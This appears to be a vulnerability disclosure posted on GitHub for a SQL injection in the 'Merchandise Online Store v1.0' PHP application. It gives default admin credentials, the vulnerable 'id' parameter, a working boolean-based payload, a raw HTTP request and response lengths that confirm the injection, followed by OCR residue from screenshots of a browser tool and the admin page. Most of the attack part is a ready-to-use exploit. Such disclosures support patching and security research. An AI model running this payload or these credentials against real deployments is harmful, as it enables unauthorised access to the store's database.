debug601 Create SQLi-12.md History

1 contributor

37 lines (25 sloc) | 1.6 KB

Merchandise Online Store v1.0 by oretnom23 has SQL injection

Author： k0xx

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/14887/merchandise-online-store-php-free-source-code.html

Vulnerability File: /vloggers_merch/admin/?page=maintenance/manage_sub_category&id=

Vulnerability location: /vloggers_merch/admin/?page=maintenance/manage_sub_category&id=,id


[+] Payload: /vloggers_merch/admin/?page=maintenance/manage_sub_category&id=1%27%20and%20length(database())%20=17--+ // Leak place ---> id


Current database name: vloggers_merch_db,length is 17

```
GET /vloggers_merch/admin/?page=maintenance/manage_sub_category&id=1%27%20and%20leng
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```


```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=n23o4bgngdq5q3js6l0a0i6r6k
Connection: close
```


When length (database ()) = 16, Content-Length: 26820





When length (database ()) = 17, Content-Length: 26866




Load URL
Split URL
Execute
http://192.168.1.19/vloggers_merch/admin/?page=maintenance/manage_sub_category&id=1' and length(database()) =17--+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
Insert replacing string
Replace All
VlogMerch - PHP
Vlogger's Merch Online Shop - Admin
Administrator Admin
Dashboard
Merch List
Inventory List
Order List
Featured Merch
Sales Report
Maintenance
Category List
Sub Category List
Settings
Update Sub Catgory
Parent Category
Clothes
Sub Category Name
Men
Description
Segoe UI
16
Men Clothes
17:49